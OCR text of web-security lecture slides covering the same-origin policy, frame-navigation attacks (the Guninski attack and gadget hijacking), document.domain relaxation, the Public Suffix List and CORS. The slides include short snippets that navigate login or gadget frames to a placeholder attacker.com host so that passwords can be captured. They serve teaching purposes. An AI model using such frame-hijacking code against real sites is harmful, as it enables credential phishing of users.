
```
<img src="http://othersite.com/logo.gif">
alert( images[0].height )
```

or

```
frames[0].location.href = “http://mysite.com/”
```

Navigating child frame is allowed, but reading frame[0].src is not


Guninski Attack


Welcome to AdSense - Windows Internet Explorer
https://www.google.com/adsense/login/en_US/
Welcome to AdSense
Google AdSense
English (US)
Help Center
awglogin
Earn money from relevant ads on your website
Google AdSense matches ads to your site's content, and you earn money whenever your visitors click on them.
Roses, Daisies, and more
Local florists. Same day delivery
Freshest flowers from $10.99
www.seedsandsaplings.com
Place ads on your site
Sign up now »
Existing AdSense users:
Sign in to Google AdSense with your Google Account
Email:
Password:
Sign in
I cannot access my account
Windows Internet Explorer
https://www.attacker.com/

window.open("https://www.attacker.com/...", "awglogin")

If bad frame can navigate sibling frames, attacker gets password!

Gadget Hijacking in Mashups


File Edit View History Bookmarks Tools Help
http://www.google.com/ig
Web Images Maps News Shopping Gmail more ▼
[redacted]@gmail.com | Classic Home | Web History | My Account | Sign out
iGo
Home
technology
Evil Gadget
My Google Groups
Search YouTube
YouTube
Bejeweled
CustomRSS

```
top.frames[1].location = "http:/www.attacker.com/...";
top.frames[2].location = "http:/www.attacker.com/...";
...
```


Now Playing:
Perry Farrell - Song Yet To Be Sung
Jethro Tull - Nothing Is Easy
Talvin Singh - Butterfly
Beth Orton - Central Reservation
...more

google-dnswall (1)

Iraq veterans say that war crimes are encouraged by command.
16 year-old builds electric pickup truck
Study: Global Warming May Reduce Atlantic Hurricanes
Caroline Kennedy's Endorsement of Barack Obama
BREAKING: OMG We're Going To Die!

JCPenney™ Bedding Sale
30-50% Off Cozy Bedding - Sheets, Quilts, Blankets & More Thru 1/31
Ads by Google

Gadget Hijacking


File Edit View History Bookmarks Tools Help
http://www.google.com/ig
Web Images Maps News Shopping Gmail more
@gmail.com | Classic Home | Web History | My Account | Sign out
iGoogle
Google Search I'm Feeling Lucky
Advanced Search
Search Preferences
Language Tools
Home technology Recommendations Add a tab
New! Select theme | Add stuff »
Evil Gadget
Radio Paradise
My Google Groups
Search YouTube
Bejeweled
CustomRSS

Modern browsers only allow a frame to navigate its "descendant" frames

BroadcastChannel API

Script can send messages to other browsing contexts (windows, frames, etc.) in the same origin

Publish/subscribe message bus


```
// Connect to the channel named "my_bus".
const channel = new BroadcastChannel('my_bus');

// Send a message on "my_bus".
channel.postMessage('This is a test message.');

// Listen for messages on "my_bus".
channel.onmessage = function(e) {
  console.log('Received', e.data);
};

// Close the channel when you're done.
channel.close();
```


Can These Communicate?



Domain Relaxation

change document.domain to super-domain

`a.domain.com → domain.com`	**OK**
`b.domain.com → domain.com`	**OK**
`a.domain.com → com`	**NOT OK**
`a.domain.co.uk → co.uk`	**NOT OK**



PUBLIC SUFFIX LIST

LEARN MORE | THE LIST | SUBMIT AMENDMENTS

A "public suffix" is one under which Internet users can (or historically could) directly register names. Some examples of public suffixes are `.com`, `.co.uk` and `pvt.k12.ma.us`. The Public Suffix List is a list of all known public suffixes.


The Public Suffix List is an initiative of Mozilla, but is maintained as a community resource. It is available for use in any software, but was originally created to meet the needs of browser manufacturers. It allows browsers to, for example:

- Avoid privacy-damaging "supercookies" being set for high-level domain name suffixes
- Highlight the most important part of a domain name in the user interface
- Accurately sort history entries by site

We maintain a fuller (although not exhaustive) list of what people are using it for. If you are using it for something else, you are encouraged to tell us, because it helps us to assess the potential impact of changes. For that, you can use the psl-discuss mailing list, where we consider issues related to the maintenance, format and semantics of the list. Note: please do not use this mailing list to request amendments to the PSL's data.

It is in the interest of Internet registries to see that their section of the list is up to date. If it is not, their customers may have trouble setting cookies, or data about their sites may display sub-optimally. So we encourage them to maintain their section of the list by submitting amendments.


Domain Relaxation



Frame: cdn.facebook.com


```
<script>
    document.domain = facebook.com
</script>
```

How About This?



```
<script>
  document.domain = github.io
</script>
```

Recent Developments



Cross-origin network requests

Cross-origin client-side communication

- Client-side messaging via fragment navigation
- postMessage (newer browsers)

JS Can Make Network Requests

```
let xhr = new XMLHttpRequest();
xhr.open('GET', "/article/example");
xhr.send();
xhr.onload = function() {
  if (xhr.status == 200) {
    alert(`Done, got ${xhr.response.length} bytes`);
  }
};

// ...or... with jQuery
$.ajax({url: "/article/example",
success: function(result){
    $("#div1").html(result);
}});
```

Cross-Origin JS Requests

Cannot make requests to a different origin unless allowed by the destination

Can only read responses from the same origin (unless allowed by destination origin)

XMLHttpRequests are policed by

CORS: Cross-Origin Resource Sharing

CORS

